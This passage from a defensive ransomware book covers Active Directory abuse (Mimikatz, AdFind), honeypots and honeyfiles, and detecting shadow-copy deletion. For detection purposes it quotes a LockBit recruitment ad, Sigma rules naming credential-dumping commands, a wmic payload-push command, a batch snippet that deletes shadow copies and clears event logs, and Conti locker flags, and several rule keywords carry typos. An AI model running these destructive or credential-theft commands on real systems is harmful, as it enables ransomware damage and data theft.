Not every ransomware group requires specific access to the DC, but many ransomware groups and affiliates prefer to launch from the DC because the DC generally has unrestricted access to the entire network.



CONDITIONS FOR PARTNERS

[Ransomware] **LockBit 2.0** is an affiliate program.

Affiliate program LockBit 2.0 temporarily relaunch the intake of partners.

The program has been underway since September 2019, it is designed in origin C and ASM languages without any dependencies. Encryption is implemented in parts via the completion port (L/O), encryption algorithm AES + ECC. During two years none has managed to decrypt it.

Unparalleled benefits are encryption speed and self-spread function.

The only thing you have to do is to get access to the core server, while LockBit 2.0 will do all the rest. The launch is realized on all devices of the domain network in case of administrator rights on the domain controller.

Brief feature set:

- administrator panel in Tor system;
- communication with the company via Tor, chat room with PUSH notifications;
- automatic test decryption;
- automatic decryptor detection;
- port scanner in local subnetworks, can detect all DFS, SMB, WebDav shares;
- automatic distribution in the domain network at run-time without the necessity of scripts;
- termination of interfering services and processes;
- blocking of process launching that can destroy the encryption process;
- setting of file rights and removal of blocking attributes;
- removal of shadow copies;
- creation of hidden partitions, drag and drop files and folders;
- clearing of logs and self-clearing;
- windowed or hidden operating mode;

Figure 13-4: Recruitment advertisement for affiliates from LockBit ransomware

Therefore, when Mimikatz is run in a network, it's often not the original executable but one of these platforms, which are designed to be even more evasive than the original tool. The versatility of Mimikatz, combined with the widespread porting to many different platforms, can make it difficult to detect. And this is a problem, because Mimikatz makes it very easy to dump credentials from a system, as shown in **Figure 13-5**.

By using Sysmon and filtering on Event ID 10¹⁹ (Process Accessed), organizations can identify uses of Mimikatz in the network. **Figure 13-6** shows a Sigma rule that does just that. The Sigma rule in **Figure 13-6** filters on some of the common commands ransomware actors use

```
title: Mimikatz Use
id: 06d71506-7beb-4f22-8888-e2e5e2ca7fd8
description: This method detects mimikatz keywords in different
Eventlogs (some of them only appear in older Mimikatz version that are
however still used by different threat groups)
author: Florian Roth
date: 2017/01/10
modified: 2021/08/26
tags:
- attack.s0002
- attack.tl003 #an old one
- attack.lateral_movement
- attack.credential_access
- car.2013-07-001
- car.2010.04.004
- attack.tl003.002
- attack.tl003.004
- attack.tl003.001
- attack.tl003.006
- logeource:
product: windows
detection:
keywords:
- '\mimikatz'
- 'mimikatz.exo'
- '<3 eo.oe.'
- 'eo.oe.kiwi'
- 'privilege::debug'
- 'sekurlsa::longonpasswords'
- 'lsedump::sam'
- 'mimidrv.sys'
- 'p:d'
- 's:l'
- 'gentilkiwi.com'
- 'Kiwi Legit Printer'
condition: keywords
falsepositives:
- Naughty administrators
- Penetration test
- AV Signature updates
- Files with Mimikatz in their filename
level: critical
```


Figure 13-6: Sigma rule for detecting Mimikatz

when they run the various iterations of Mimikatz. The rule has evolved over the past four years and will continue to do so as ransomware actors (and other attackers) change tactics with Mimikatz.

AdFind

AdFind²⁰ is a command-line tool used by ransomware actors and other intruders to query Active Directory during the reconnaissance stage of an attack. Ransomware groups and affiliates who've been known to use AdFind²¹ include:²²

- Conti
- REvil
- Ryuk
- Nefilim
- Netwalker
- Egregor



```
Select Administrator Command Prompt

c:\Users\allen\Desktop>adfind -h 10.211.55.5 -dn

Adfind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: DC.DOMAIN.local:389
Directory: Windows Server 2016
Base DN: DC=DOMAIN,DC=local

dn:DC=DOMAIN,DC=local
dn:CN=Users,DC=DOMAIN,DC=local
dn:CN=Computers,DC=DOMAIN,DC=local
dn:OU=Domain Controllers,DC=DOMAIN,DC=local
dn:CN=System,DC=DOMAIN,DC=local
dn:CN=LostAndFound,DC=DOMAIN,DC=local
dn:CN=Infrastructure,DC=DOMAIN,DC=local
dn:CN=ForeignSecurityPrincipals,DC=DOMAIN,DC=local
dn:CN=Program Data,DC=DOMAIN,DC=local
dn:CN=Microsoft,CN=Program Data,DC=DOMAIN,DC=local
dn:CN=NTDS Quotas,DC=DOMAIN,DC=local
dn:CN=Managed Service Accounts,DC=DOMAIN,DC=local
dn:CN=Keys,DC=DOMAIN,DC=local
dn:CN=WinsockServices,CN=System,DC=DOMAIN,DC=local
dn:CN=RpcServices,CN=System,DC=DOMAIN,DC=local
dn:CN=FileLinks,CN=System,DC=DOMAIN,DC=local
dn:CN=VolumeTable,CN=FileLinks,CN=System,DC=DOMAIN,DC=local
dn:CN=ObjectMoveTable,CN=FileLinks,CN=System,DC=DOMAIN,DC=local
dn:CN=Default Domain Policy,CN=System,DC=DOMAIN,DC=local
dn:CN=AppCategories,CN=Default Domain Policy,CN=System,DC=DOMAIN,DC=local
dn:CN=Meetings,CN=System,DC=DOMAIN,DC=local
```

Figure 13-7: AdFind Query for Distinguished Names on the domain controller

```

title: Suspicious AdFind Execution
id: 75df3b17-8bcc-4565-b89b-c9998acef911
status: experimental
description: Detects the execution of a AdFind for Active Directory enumeration
references:
  - https://social.technet.microsoft.com/wiki/contents/articles/7535_adfind-command-examples.aspx
  - https://github.com/center-for-threat-informed-defense/adversary_emulation_library/blob/master/fin5/Emulation_Plan/Phase1.md
  - https://thedfirreport.com/2020/05/08/adfind-recon/
author: FFT.EagleEye Team, omkar72, oaed.community
date: 2020/09/26
modified: 2021/05/12
tags:
  - attack.discovery
  - attack.t1018
  - attack.t1007.002
  - attack.t1402
  - attack.t1069.002
logsource:
  product: windows
category: process_creation
detections:
  selection:
    CommandLine|contains:
      - 'objectcategory'
      - 'trustdmp'
      - 'dcmodes'
      - 'dclist'
      - 'computers_pudnotreqd'
    Image|endswith: '\adfind.exe'
  condition: selection
falsepositives:
  - Administrative activity
level: medium

```

Figure 13-8: Sigma rule for detecting AdFind use in the network

Undoubtedly, other groups have used it, as well. Unlike Mimikatz, which is primarily used to collect passwords, AdFind is used to map out the Active Directory network and find other computers and groups that may be of interest to the ransomware actor.²³ For example, **Figure 13-7** shows a list of Distinguished Names (DNs) pulled from the network's DC. With a default configuration in place, DCs share a surprisingly large amount of information about the Active Directory Domain to anyone who makes the correct queries.

Unlike a lot of tools discussed throughout this book, AdFind isn't designed to hide itself or avoid detection. A relatively simple Sigma rule, such as the one in **Figure 13-8**, can detect most uses of AdFind. The rule looks for some of the common command options used by ransomware actors with AdFind. This rule can be added to an organization's endpoint detection and response (EDR) platform or used in the SIEM to monitor Windows Event logs.

Deploying Ransomware from the DC

Active Directory is important to ransomware actors during more than the reconnaissance stage. As mentioned in a previous section, the DC is sometimes used to deliver ransomware.

LockBit ransomware,²⁴ for example, has several scripts that run once the ransomware actor has gained access to the DC. These scripts set up Group Policies to carry out the following tasks on all endpoints connected to that DC:

- Disable security software
- Stop services that might prevent files from being decrypted
- Clear event logs
- Deploy the ransomware

LockBit isn't the only ransomware group that takes advantage of the access offered by a DC to deliver ransomware; it just has the most advanced tooling to carry out this task (for now). The group behind Ryuk ransomware has also used the DC to deliver ransomware,²⁵ and there are even more.²⁶

Active Directory security, and specifically DC security, is an important layer in ransomware defense. Ransomware groups have figured out how to take advantage of misconfigurations and other security leaks in Active Directory environments. The more an organization can do to shore up its Active Directory defense, the more likely the organization is to detect and stop a ransomware attack.

Notes

- ¹<https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/SamSam-The-Almost-Six-Million-Dollar-Ransomware.pdf>
- ²<https://www.scmagazine.com/news/active-directory/stop-ransomware-by-preventing-active-directory-exploitation>
- ³<https://cyware.com/news/lockbit-20-abuses-windows-domains-to-propagate-856d1683>
- ⁴<https://posts.specterops.io/certified-pre-owned-d95910965cd2>
- ⁵<https://s3cur3th1ssh1t.github.io/The-most-common-on-premise-vulnerabilities-and-misconfigurations/>
- ⁶<https://threatpost.com/podcast-securing-active-directory-nightmare/168203/>
- ⁷<https://www.packetlabs.net/network-segmentation/>
- ⁸<https://www.darkreading.com/application-security/few-firms-use-segmentation-despite-security-benefits>
- ⁹<https://www.forescout.com/blog/network-segmentation-is-a-security-best-practice-but-is-adoption-lagging-in-healthcare/>
- ¹⁰<https://www.businessinsider.com/atlanta-cyberattack-cripples-city-operations-2018-3>
- ¹¹<https://www.cntraveler.com/story/atlanta-airport-shuts-down-wi-fi-following-cyber-attack-on-city>
- ¹²<https://www.wired.com/story/atlanta-spent-26m-recover-from-ransomware-scare/>
- ¹³<https://azusapd.org/news-releases/azusa-police-department-provides-notification-of-data-security-breach>
- ¹⁴<https://thycotic.com/company/blog/2019/04/09/how-to-remove-admin-rights/>
- ¹⁵<https://thedfirreport.com/2021/10/04/bazarloader-and-the-conti-leaks/>
- ¹⁶<https://hybrid-analysis.com/sample/4f49f6c99e525d897183311acf7564a1f2f42e151328733f69f252d64adfec7e>
- ¹⁷<https://github.com/gentilkiwi/mimikatz>
- ¹⁸<https://www.sentinelone.com/cybersecurity-101/mimikatz/>
- ¹⁹<https://blueteamegy.blogspot.com/2020/05/detecting-mimikatz-from-its-origin-lsass.html>
- ²⁰<http://www.joeware.net/freetools/tools/adfind/>
- ²¹<https://assets.sentinelone.com/labs/Egregor>
- ²²<https://thedfirreport.com/category/adfind/>
- ²³<https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/locked-loaded-and-in-the-wrong-hands-legitimate-tools-weaponized-for-ransomware-in-2021>
- ²⁴https://www.trendmicro.com/en_us/research/21/h/lockbit-resurfaces-with-version-2-0-ransomware-detections-in-chi.html
- ²⁵<https://www.microsoft.com/security/blog/2020/03/05/human-operated-ransomware-attacks-a-preventable-disaster/>
- ²⁶<https://duo.com/decipher/megacortex-ransomware-targets-corporate-networks>

CHAPTER 14

Honeypots and Honeyfiles

In This Chapter:

- Honeypots As Effective Alerting Tools
- Building a Honeypot
- Creating a Honeyfile
- Taking Action on Alerts

A *honeypot* is a system that cybersecurity professionals create deliberately to attract malicious attacks. These systems look like regular servers or user systems, with contents or services that appeal to attackers, but actually aren't used at all by the organization for any purpose. The organization simply monitors the honeypots carefully to see whose trying to get access to them and what the intruders are trying to do.

Honeypots are sometimes a controversial¹ security practice. Security teams are often attracted to honeypots because they're "cool" and, when configured correctly, can provide valuable alerts that an attacker is in the network. The concern is when security teams rely on honeypots as their primary source of alerting on a potential intruder rather than one of many alerting solutions.

The "coolness factor" of honeypots gets more attention than the much harder work of properly configuring the honeypots to deliver alerts in a timely manner with few false positives. Of course, it's not just a matter of configuring and collecting alerts: Organizations also must

know where to place honeypots in the network so they'll be attractive to ransomware actors. Finally, honeypots work well only as part of a comprehensive security strategy. It's important to understand where honeypots fit in and what they can and cannot do to help protect against ransomware.

Honeypots As Effective Alerting Tools

As ransomware attacks have evolved, honeypots have become increasingly effective tools for catching ransomware actors before they execute the ransomware. In 2015 and 2016, when ransomware was primarily automated malware that attacked a single machine at a time, honeypots offered little value from a detection standpoint. Since today's ransomware involves both gaining access to multiple systems on the network and exfiltrating files, honeypots are a much more important layer of security because they can alert to lateral movement and files being accessed and removed from the network.



A lot of security vendors and security organizations set up external-facing honeypots to understand what types of exploits and other attacks ransomware (and other) groups are using. These types of honeypots, like those run by The DFIR Report,² can provide valuable intelligence. These types of honeypots require substantially more effort to maintain and keep running. While they can provide invaluable intelligence to the community, they're outside the scope of most organizations.

The focus of this chapter is on using honeypots for detection of ransomware attacks in progress. These types of honeypots, in conjunction with other security measures, improve your chance of detecting a ransomware actor on the network.




Figure 14-1: Sample honeypot network designed to detect ransomware actors during the reconnaissance stage

Figure 14-1 shows one way honeypots can be useful in detecting a ransomware attack early, and it shows an organization that has several Remote Desktop Protocol (RDP) servers connected to the network. They're isolated on their own network segment (see Chapter 13). There are some legitimate workstations on that same segment, but there are also two honeypot servers. One of the servers is set up to look like a file server, the second a backup server. Both of these will likely be very attractive to a ransomware actor.

Both honeypots can be set up to send an alert to the SIEM anytime someone tries to access either one, creating an early warning that there's likely an intruder in the network. In addition, honeyfiles have been set up on all of the RDP servers. These files aren't accessed by legitimate users, but an Initial Access Broker (IAB) or ransomware actor is going to want to explore the server and likely access those files, if they have attractive enough file names (e.g., `passwords-to-access-network.xlsx`).




Figure 14-2: Setting up honeypots on a primary network

Figure 14-1 is one example where honeypots and honeyfiles can be useful in an isolated network segment. But what about a network segment that has a lot of real endpoints and servers on it—how effective are honeypots in that environment?

Honeypots can actually be surprisingly effective, even on busy networks, if they're placed correctly. **Figure 14-2** shows a network that employs decoy honeypots specifically to attract ransomware actors.

Chapters 6 and 12 discussed many of the common Windows native commands used by ransomware groups. The *net* command is one such command used by ransomware actors to scan for potential hosts they can gain access to in order to continue their attack.

Having a honeypot with the hostname `\\FILESERVER` is going to be very attractive to a ransomware actor, so it's perfect for a honeypot. In addition, having honeypot endpoints that blend in with the rest of the endpoints may catch the ransomware actor as they're conducting reconnaissance and move from machine to machine. In this case blending in means sending and receiving traffic that looks like the rest of the endpoints on the network. It's not enough to have the honeypot endpoints just sitting there, that may raise suspicion with the ransomware actor.



Not Too Obvious

There's a delicate balance required when naming honeypots and honeyfiles. You certainly want something attractive to the ransomware actor, but not so obvious that it raises suspicion. Similar to the cocaine powder scene³ in the movie "The Princess Bride," you don't want to overthink the naming conventions.

Ransomware groups are aware that organizations sometimes deploy honeypots, so they're on the lookout for them. While you want to avoid giving honeypots names that are too obvious, such as `allthebankaccounts.xlsx` or `\\ALLTHEBANKINGSTUFF`, don't make it difficult to find the systems or files, either.

The important thing to remember is that honeypots shouldn't be something that employees naturally try to access. Yes, a server named `\\FILESERVER` seems like it could generate a lot of false positives, but most employees don't try to scan the network looking for servers. Instead, employees rely on IT to map the network drives to which they need access. Even though there's a slight risk of employees generating alerts by trying to access these systems,⁴ the benefits of the honeypot likely outweigh the risk.

There are even honeypot services that can help obfuscate the real Domain Controllers (DCs)⁵ so that legitimate employees connect to the correct one, while ransomware actors spend time connecting to the honeypot DC.⁶ Again, the goal is to deploy honeypots in a way that makes the honeypot attractive to ransomware actors without disrupting employee workflow.

It might be tempting to provide employees with a list of honeypots on the network so employees can avoid them. Security teams should resist

that temptation, because communicating any information like that might wind up tipping off a ransomware actor as well. As few people as possible should know about honeypot and honeyfile deployments in order to maximize their effectiveness.

High, Medium, or Low

Interaction with services on honeypots falls into three levels: high, medium, and low.

High-interaction honeypots closely emulate the service they're pretending to be. A high-interaction DC honeypot, for example, allows an attacker to authenticate and runs services similar to a DC, such as authenticating fake users and generating logs. High-interaction honeypots can be complex to set up and require maintenance to keep them running but can provide a great deal of intelligence about an attacker as they interact with the honeypots.

Low-interaction honeypots do very little with the ransomware attacker. Generally, these honeypots offer open ports that many ransomware (and other) actors are looking for and provide a correct response and often a login prompt.

Medium-interaction honeypots allow organizations to do things like adjust the response given for a port. If an organization wants a service to appear to be a vulnerable version of that service, they can adjust the response and capture the incoming traffic from exploits. Medium-interaction honeypots can also present login prompts, but generally don't have login services.

Most organizations, unless they're trying to create complex deception networks, are able to get by with either low-interaction or medium-interaction honeypots. This certainly applies to organizations looking for alerts that complement existing alerts denoting potential ransomware attackers.

Building a Honeytrap

Creating a honeytrap used to be a complex task that involved a lot of maintenance to keep them up and running and prevent them from becoming more of a security liability than an enhancement. As the deception market has grown from just over \$1 billion in 2016 to over \$2 billion in 2021,⁷ solutions to creating honeytraps have gotten simpler.

There are a large number of open source honeytraps, many of which are cataloged at the Honeytrap Project.⁸ There has also been an explosion in commercial solutions. These solutions are easy to set up, with many vendors bragging that organizations can have a honeytrap up and running in a few minutes. Commercial honeytrap offerings are an attractive option to many organizations.

KFSensor, developed by KeyFocus Ltd., is one commercial honeytrap solution that many organizations use.⁹ It's an attractive choice because of the ease of setup and the ability to alert on common lateral movements employed by ransomware actors.

Figure 14-3 shows a screenshot of KFSensor detecting a network query sent over TCP port 135, which is used by tools such as PSEXEC and Windows Management Interface Command (WMIC). In this particular case, the command run from another Windows server was:




Figure 14-3: Detecting attempts to use WMIC to copy over a file using KFSensor

```
C:\Windows\system32\cmd.exe /C wmic /node:"ALLAN"  
process call create "C:\1.exe"
```

This command pushes the ransomware PE from one machine to another on the network, and ransomware threat actors will often use this command, or similar ones, for this purpose. This is, obviously, a detection in the late stages of a ransomware attack.

The nice thing about KFSensor, and other honeypot solutions, is that organizations can customize the type of traffic or activity on which the honeypot will alert. On a clean network that has excluded the honeypots from normal network maintenance, you might want to alert on any traffic to TCP port 135, but on a noisier network you might want to alert only on specific activities on TCP port 135 that are common to ransomware actors.

Figure 14-4 shows the alert in more detail, including the traffic captured during the alert to show what type of data can be captured by a honeypot. Alerts from the honeypot can be viewed in the console of the honeypot manager directly or sent to a SIEM. Well-tuned honeypots can serve as high-priority alerts in the SIEM, but honeypots shouldn't generate anywhere near the same volume of logs as Windows Event logging or Sysmon. This taciturnity makes it easier to filter out false positives until the only alerts generated indicate an attack.

Organizations that are unsure how to create signatures that don't generate a lot of false positives can look at information published from known ransomware attacks. Companies such as FireEye, Red Canary, and (previously mentioned) The DFIR Report publish extensive reports on ransomware attacks that list commands used by the ransomware actor during the attack. The Cybersecurity and Infrastructure Agency (CISA) has also published a number of bulletins that contain this type of information, as do industry-specific Information Sharing and Analysis Centers (ISACs).



Figure 14-4: The capture traffic from the alert in KFSensor platform

Creating a Honeyfile

In addition to honeypots, many organizations use honeyfiles to detect exfiltration attempts. Like honeypots, honeyfiles are designed to be attractive to intruders, but not necessarily to employees or other users who have legitimate access to the system.

As an example, the honeyfiles on the Internet-facing RDP servers back in **Figure 14-1** wouldn't be accessed in the same way by legitimate employees of the organization and ransomware threat actors. Employees

would normally connect to the RDP server and use that access to get to their ultimate destination in the network, but a ransomware actor would likely poke around the system, looking for files with interesting names, like “passwords.” That would likely be irresistible to ransomware groups.

Chapter 6 discussed specific keywords that ransomware actors search for when looking for files on the victim network. Those keywords were:


- cyber
- policy
- insurance
- endorsement
- supplementary
- underwriting
- terms
- bank
- 2020
- 2021
- statement

These keywords could potentially be excellent lures for ransomware actors looking for files. The trick is to think like a ransomware actor and come up with file names that will play on their greed or desire for a shortcut to deploying the ransomware. It’s basically using the same playbook that ransomware groups use in phishing attacks but turning the tables.

One popular way to create quick and easy honeyfiles is by using Canarytokens¹⁰ from Canary. Canarytokens is a free tool that embeds

a beacon into a document, such as Microsoft Word, Microsoft Excel, Adobe Acrobat, images, directory folders, and more. Any time a Canarytoken is accessed, it generates an email or web-based alert.¹¹

Canarytokens are an easy way to detect potential exfiltration by a ransomware (or other) actor. Simply place the file created on the Canarytokens website in a folder that would be attractive to a ransomware actor and unlikely to be accessed by an employee (**Figure 14-5**). If the file is placed correctly, an alert should be generated only if the file is accessed by a malicious actor. There may be some trial and error involved in placing the file in a way that it isn't accessed by employees.



THE 101

The Story You're About To Hear Is True

The story in this section is based on a real-life incident. A security manager had used a Thinkst Canarytoken embedded in a Word Document as a honeyfile. The manager named the file `passwords.docx` and filled it with hundreds of fake username/password combinations to increase the size of the file and make it more attractive.

One Saturday night, the manager received an email alert that the file had been opened, in Ukraine. The manager called the Security Operation Center (SOC) to ask whether they had detected any malicious activity on the network, but they hadn't. Out of an abundance of caution, they activated the organization's incident response (IR) company, which came onsite early Sunday morning.

After a few hours of hunting, the IR team found evidence of a ransomware attack in progress. The IR company was able to stop the attack before anything was encrypted, although after files had been exfiltrated. The manager also realized that the SOC had to do more detection tuning.



Figure 14-5: Placing the Canarytoken in a folder where it will be seen by ransomware actors

When the Canarytoken is triggered, it generates an alert similar to **Figure 14-6** that provides the owner of the token with the time, date, and location of the triggered file. In this case, the file was accessed from IP address 5[.]8[.]16[.]167.

A quick Whois search of RIPE’s database, seen in **Figure 14-7**, shows that the file was opened in Russia, which is likely a really bad sign.

Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the Source IP 5.8.16.167.

Basic Details:

Channel	HTTP
Time	2021-10-08 01:54:35 (UTC)
Canarytoken	0oiniztrsots8wyfc7a2shmf0
Token Reminder	Test Honeyfile
Token Type	ms_word
Source IP	5.8.16.167
User Agent	Mozilla/4.0 (compatible; ms-office; MSOffice rmj)

Canarytoken Management Details:

Manage this Canarytoken [here](#)

More info on this token [here](#)

Figure 14-6: An alert triggered by someone opening the Microsoft Word Canarytoken

```
allan@allan ~ % whois -h whois.ripe.net 5.8.16.167
inetnum:        5.8.16.0 - 5.8.16.255
netname:        ESTNOC-Russia
descr:          EstNOC-Global
country:        RU
admin-c:        EE2159-RIPE
tech-c:         EE2159-RIPE
mnt-routes:     ESTNOC-MNT
mnt-domains:    ESTNOC-MNT
mnt-lower:      ESTNOC-MNT
abuse-c:        ACRO394-RIPE
org:            ORG-EA968-RIPE
status:         ASSIGNED PA
remarks:        - - - LEGAL CONCERNS - - -
remarks:        For any legal requests, please send an E-mail to
remarks:        eu-legal@estnoc.ee for a maximum of 48hours response.
remarks:        - - - LEGAL CONCERNS - - -
mnt-by:         MNT-PINSUPPORT
mnt-by:         ESTNOC-MNT
created:        2019-01-23T16:51:39Z
last-modified: 2020-06-01T20:18:56Z
source:         RIPE
```

Figure 14-7: Whois search of the IP address included in the triggered alert

Canary tokens work so well because ransomware actors often lack discipline when it comes to exfiltrating files, as shown in “The 101” callout in this section. This is especially true if the ransomware actor thinks those files are going to help them move throughout the victim’s network more easily.

But not all ransomware actors lack discipline, which is one of the drawbacks to using Canarytokens in files: The files have to be opened on a system that has Internet access in order for the token to be activated. If a ransomware actor opens a honeyfile on a system that isn’t connected to the Internet or waits until after the ransomware is deployed before opening the honeyfile, the triggered alert either never arrives or arrives too late.

One way to enhance the effectiveness of honeytokens is to create Windows Event alerts when the honeyfiles are accessed.¹² This can be done by enabling “Audit File System” in Windows Event logging and then alerting on the following events triggered by honeyfiles, as listed in **Figure 14-8**.

File Read Accesses: ReadData (or ListDirectory) AccessMask: 0x1
File Write Accesses: WriteData (or AddFile) AccessMask: 0x2
File Delete Accesses: DELETE AccessMask: 0x10000
File Rename Accesses: DELETE AccessMask: 0x10000
File Copy Accesses: ReadData (or ListDirectory) AccessMask: 0x1

Figure 14-8: Windows events triggered by honeyfiles

Similar to the other alerts, if honeyfiles are properly placed in the directory, these events should be rare and generate few false positives. You'll probably have to change backup and other file scanning software to skip these files, or the folders they're in, or ignore alerts from those tools.

Taking Action on Alerts

As with other security measures discussed throughout this book, honeypots and honeytokens are effective only if action is taken on the alerts they generate. Organizations that are planning to incorporate honeypots and honeytokens into their ransomware security regimen need to consider how alerts are generated from those systems. Ideally,

those alerts should be sent to a central logging system, such as a SIEM, rather than relying solely on administrators retrieving alerts from the honeypot or honeyfile console.



Remember, not every ransomware group exfiltrates

files. Even groups that conduct manual ransomware operations don't always exfiltrate files. For example, there have been no reports to date¹³ that the group behind Ryuk ransomware steals files during an attack.

Although honeyfiles can be a powerful tool for detecting ransomware attacks, they don't help detect all ransomware attacks. Honeyfiles rely on the file being accessed, moved, or even opened before they generate an alert. As has been discussed, not all ransomware groups do this, and there's no guarantee a ransomware group will spot a specific honeyfile. This is why they must be used as part of a comprehensive ransomware detection program, similar to the strategies discussed in the previous chapters.

If alerts can't be logged, the organization must account for alerts being generated outside of the normal channels and needs a plan to make sure alerts are being regularly monitored. This is true for all security tools, but especially for honeypots and honeytokens. Properly configured, these tools offer credible indications of an active ransomware attack in progress. But seeing the alert days or weeks after it was sent is likely too late to stop the ransomware attack.

Notes

¹<https://www.varonis.com/blog/why-a-honey-pot-is-not-a-comprehensive-security-solution/>

²<https://thefirreport.com/>

³https://princessbride.fandom.com/wiki/locaine_powder

⁴And, really, isn't that a sign of a good honeypot?

⁵<https://www.acalvio.com/active-directory-protection/>

⁶<https://cybertrap.com/activedirectory-deception/>

⁷<https://www.marketsandmarkets.com/Market-Reports/deception-technology-market-129235449.html>

⁸<https://www.honeynet.org/>

⁹<http://www.keyfocus.net/>

¹⁰<https://canarytokens.org/generate>

¹¹It should be noted that Thinkst Canary provides a wide range of honeypot and honeyfile services as well as the Canary Tokens

¹²<https://labs.f-secure.com/archive/using-windows-file-auditing-to-detect-honeyfile-access/>

¹³<https://www.mandiant.com/resources/fin12-ransomware-intrusion-actor-pursuing-healthcare-targets>

CHAPTER 15

This Is Your Last Chance

In This Chapter:

- Deletion of Shadow Copies
- Starting the Encryption Process
- Endpoint Detection and Response + Automation Is Your Friend
- Hitting the Panic Button: Stopping a Ransomware Attack NOW!

Sometimes, almost everything goes wrong. An organization doesn't detect the initial access vector (Chapters 7-10), the Security Operation Center (SOC) doesn't see the ransomware actor conducting reconnaissance on the network or didn't notice files being exfiltrated (Chapters 11-13), and the threat-hunting missions fall short. With an estimated 65,000 manual ransomware attacks in 2020,¹ unfortunately this scenario happens often. Some ransomware actors are skilled at moving through the network undetected, while understaffed, overworked security teams can't keep up with alerts, patching schedules, security hardening, as well as keeping on top of new issues that are constantly arising.

In American football, when a quarterback throws a long pass to a receiver, generally surrounded by defenders, and almost always in desperation mode with very little time left to play, it's called a "Hail Mary" pass. That's what this chapter is about, a last chance to stop a ransomware attack before files are encrypted.

Please note that even if the detections outlined in this chapter work, and the ransomware attack is stopped before files are encrypted, there is still a lot of work to do. The ransomware actor has been in the network for a while, so a lot of incident response work needs to be completed quickly to fully remove the attacker, or they will continue trying to wreck your environment.

In addition, it's likely that even though the ransomware attack was stopped, sensitive files were removed from the network. This means the organization might have to deal with extortion demands and the threat of stolen files being released publicly. Interestingly, it's probably more difficult to deal with ransomware groups after a botched ransomware attack, because they weren't able to leave a link to their chat server or email addresses to contact them. That's not to say that it's better to let the ransomware attack continue, just that it may take more work if an organization needs to understand what was stolen (assuming the information can't be determined through log analysis).

Deletion of Shadow Copies

All that being said, there are a few detections that can serve as effective tools for detecting an impending ransomware attack: shadow copy deletion and the start of the encryption process. Deletion of volume shadow copies are a signal of a ransomware attack. Detecting this activity can help an organization avoid the worst effects, if you can act quickly.

Figure 15-1 shows a snippet of a batch file taken from a failed ransomware attack. A successful attack would execute this file on a system

```
rd /s /q x:\$Recycle.Bin
rd /s /q y:\$Recycle.Bin
rd /s /q z:\$Recycle.Bin
gpupdate /force
vssadmin delete shadows /all /Quiet
FOR /F "delims=" %%I IN ('WEVTUTIL EL') DO (WEVTUTIL CL "%I")
del %0
```

Figure 15-1: Snippet of a .bat file left behind after a failed ransomware attack

right before the ransomware is run. In this batch file, the ransomware actor permanently deletes the files in the Recycle Bin on every drive, then forces an update to the Group Policy Object with two commands:

1. Delete Shadow Volume Copies
2. Clear out Windows Event logs

Every—or almost every—ransomware group deletes volume shadow copies before they run the ransomware² and have been doing so since at least 2014.³ Importantly, deleting volume shadow copies happens before the ransomware is deployed, because the ransomware actor doesn't know whether they're going to be kicked off the victim's machine once the ransomware attack starts.

The Volume Shadow Copy Service (VSS) was introduced in Windows Server 2003. It was then added to Windows Vista and has been a part of every Microsoft desktop and server operating system ever since. The VSS searches through the operating system looking for changes to files and folders and indexes those changes. This creates a history of the files or folders that can be used to restore individual files or folders that are accidentally deleted, overwritten, or damaged through some other error.

Ransomware actors learned early on that having this service running diminished the effectiveness of a ransomware attack. If victims could simply restore the volume shadow copies, there was no need to pay the ransom. As far back as 2015 experts were recommending that organizations rename or remove *vssadmin.exe* (the built-in Microsoft command-line tool for manipulating volume shadow copies) as a protection against ransomware.⁴


Removing or renaming *vssadmin.exe* wouldn't prevent files from being encrypted, but it could make recovery easier. Still, there are some problems with this advice: It precludes the use of a lot of legitimate tools that use *vssadmin.exe* to manipulate volume shadow copies.

Moreover, not all ransomware actors use the *vssadmin.exe* executable to remove volume shadow copies.

That being said, ransomware is the only program that uses *vssadmin.exe* to remove *all* volume shadow copies in a single action. In that way, ransomware is unique and this information can be used to create that Hail Mary alert to stop a ransomware attack.

Other Ways of Deleting Shadow Copies

While deleting shadow copies is common across ransomware variants, the methods of carrying out the deletion varies depending on the ransomware strain. Some ransomware variants, like the one showed in the previous section, rely on PowerShell scripts. Others build the ability to delete shadow copies into the portable executable (PE). **Figure 15-2**, taken from the leaked manual developed by a Conti affiliate, shows the command options for the Conti ransomware.



THE 101

Why Is It There?

If no legitimate programs use *vssaminddmin.exe* to delete all volume shadow copies, why not remove the capability? Its intended use is to help administrators who have to manually delete all shadow copies when troubleshooting backup or storage problems. This capability isn't used as often on earlier versions of Windows, but it's still used by administrators.

There also may be rare times when some backup software needs to remove all volume shadow copies.⁵ This isn't generally considered a best practice, but it's occasionally required. In short, this function still provides utility for systems administrators who are troubleshooting storage, backup, and other problems.

```

LOCKER
1.exe -nolan      применять по дефолту      (локает только
локальные диски... может все равно попасть в сетевые (лок лок!))
1.exe -nolocal   (локает только привязаны сетевые диски)
1.exe -fast      (без завершения процессов занимающих файлы и удаления
Shadow копий)

1.exe -full      (локает ВСЕ!!! опасно! применять на нерваках) или на
пидорах)

1.exe -path "\\ip" (указанный путь до папки, также и на другом ПК
"\\192.168.0.1\c$\folder")

```

Figure 15-2: Entry in the Conti manual showing the command flags for the Conti ransomware

